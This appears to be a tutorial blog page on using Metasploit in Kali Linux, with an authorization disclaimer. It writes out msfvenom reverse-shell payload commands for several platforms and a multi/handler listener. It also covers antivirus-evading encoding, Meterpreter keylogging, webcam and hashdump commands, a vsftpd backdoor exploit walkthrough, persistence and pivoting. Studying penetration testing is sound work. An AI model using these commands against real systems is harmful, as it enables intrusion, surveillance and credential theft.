Metasploit on Kali Linux

Metasploit is a powerful open-source penetration testing framework used by cybersecurity professionals to find, exploit, and validate vulnerabilities. It is a cornerstone of ethical hacking, providing a vast collection of exploits, payloads, and auxiliary modules to test system security.
⚠️ Important Legal and Ethical Disclaimer
This guide is for educational purposes only. You must have explicit, written permission from the network and system owner before using Metasploit on any target. Using this framework to test systems without permission is illegal and can lead to severe legal penalties.
Understanding Network Interfaces
Before diving into Metasploit, it's important to understand your network interfaces using the ifconfig command:
ifconfigThis command displays information about all active network interfaces:
- lo: Loopback interface (localhost, 127.0.0.1) used for internal communication
- eth0: First Ethernet interface (wired connection)
- wlan0: First wireless interface (Wi-Fi connection)
- tun0: Often used for VPN connections
You'll need to know your IP address (found under eth0 or wlan0) when setting up listeners and payloads.
Note: In newer Kali versions, you might need to use ip a instead of ifconfig as the latter is being deprecated.
Installation and Setup

For Kali Linux
Metasploit comes pre-installed on Kali Linux, but you should keep it updated:
sudo apt update && sudo apt upgrade -y
sudo msfupdate
For Other Linux Distributions
Install Metasploit on Debian/Ubuntu:
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
chmod +x msfinstall
./msfinstall
Initial Database Setup
Initialize the PostgreSQL database for Metasploit:
sudo systemctl start postgresql
sudo systemctl enable postgresql
sudo msfdb init
Verify the database connection:
msfconsole -q
msf6 > db_status
Core Concepts

- Exploit: Code that takes advantage of a security vulnerability.
- Payload: Code executed on the target after successful exploitation.
- Auxiliary: Modules for reconnaissance, scanning, and other non-exploit functions.
- Encoder: Used to obfuscate payloads to avoid detection.
- Listener: Waits for incoming connections from exploited systems.
Basic Usage: The msfconsole

Start Metasploit console:
msfconsoleEssential commands:
search [keyword]: Find modulesuse [module]: Select a moduleshow options: Display module optionsset [option] [value]: Configure optionsexploitorrun: Execute the modulesessions: List active sessionssessions -i [id]: Interact with a session
Payload Creation
Using msfvenom
msfvenom is a standalone utility for generating payloads.
Windows Payloads
# Basic reverse TCP shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4444 -f exe -o payload.exe

# Encoded payload to avoid detection
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload.exe
Android Payloads
# Android reverse TCP meterpreter
msfvenom -p android/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4444 -o android_payload.apk

# Android reverse HTTPS (more likely to bypass firewalls)
msfvenom -p android/meterpreter/reverse_https LHOST=YOUR_IP LPORT=443 -o android_https.apk
Linux Payloads
# Linux reverse shell
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4444 -f elf -o payload.elf
macOS Payloads
# macOS reverse shell
msfvenom -p osx/x86/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 -f macho -o payload.macho
Note: iOS payload creation is more complex due to Apple's strict security measures and typically requires jailbroken devices or enterprise certificates for distribution.
Setting Up Multi/Handler
The multi/handler module is a generic listener that can handle various payloads:
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST YOUR_IP
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > exploit -j
The -j flag runs the listener as a job in the background.
Meterpreter: The Advanced Payload
Meterpreter is an advanced, dynamically extensible payload that operates in memory, making it difficult to detect.
Key Meterpreter Commands
| Command | Description |
|---|---|
sysinfo |
Display system information |
getuid |
Show current user privileges |
ps |
List running processes |
migrate [PID] |
Move to another process |
shell |
Drop to a system shell |
download [file] |
Download a file from target |
upload [file] |
Upload a file to target |
keyscan_start |
Begin keystroke logging |
keyscan_dump |
Dump captured keystrokes |
screenshot |
Capture screen |
webcam_list |
List available webcams |
webcam_snap |
Take a picture from webcam |
getsystem |
Attempt privilege escalation |
hashdump |
Dump password hashes |
Example Walkthrough: Exploiting a Vulnerability
-
Search for an Exploit:
msf6 > search vsftpd_234 -
Select the Exploit:
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor -
Set the Target and Payload:
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.10 msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact -
Run the Exploit:
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
Integrating Metasploit with Other Kali Tools
Nmap + Metasploit
Import Nmap scan results directly into Metasploit:
# Perform an Nmap scan and save output
nmap -sV -O -oX scan_results.xml 192.168.1.0/24

# Import results into Metasploit
msf6 > db_import /path/to/scan_results.xml

# View imported hosts and services
msf6 > hosts
msf6 > services
Using Nessus Results
Import Nessus vulnerability scan results:
msf6 > db_import /path/to/nessus_scan.nessusArmitage - GUI for Metasploit
Armitage provides a graphical interface for Metasploit:
sudo armitagePros of Metasploit
- Extensive database of exploits and payloads
- Regularly updated with new vulnerabilities
- Powerful post-exploitation capabilities
- Good integration with other tools
- Strong community support
- Commercial support available (Metasploit Pro)
Cons of Metasploit
- Can be detected by modern antivirus solutions
- Steep learning curve for beginners
- Some exploits can be unstable
- Heavy resource usage
- Might require payload customization for specific scenarios
Advanced Techniques
Persistence Mechanisms
Maintain access to compromised systems:
# In a Meterpreter session
meterpreter > run persistence -U -i 5 -p 443 -r YOUR_IP
Pivoting
Use compromised systems to attack other networks:
# In Meterpreter, background the session
meterpreter > background

# Add a route to the internal network
msf6 > route add 192.168.2.0 255.255.255.0 SESSION_ID
Evading Detection
Use encoders and techniques to avoid antivirus detection:
# Create an encoded payload with multiple iterations
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=443 -e x86/shikata_ga_nai -i 10 -f exe -o payload_encoded.exe
Conclusion
Metasploit is an indispensable tool for cybersecurity professionals, providing a comprehensive framework for vulnerability assessment, exploitation, and post-exploitation activities. Its integration with other Kali Linux tools makes it a central component of any penetration testing workflow.
Remember that with great power comes great responsibility. Always use Metasploit ethically and legally, with proper authorization for all testing activities. Continuous learning and practice in controlled environments are key to mastering this powerful framework.
For further learning, consider exploring:
- Metasploit Unleashed (free training course)
- Official Metasploit documentation
- Advanced Metasploit modules and custom script development
Comments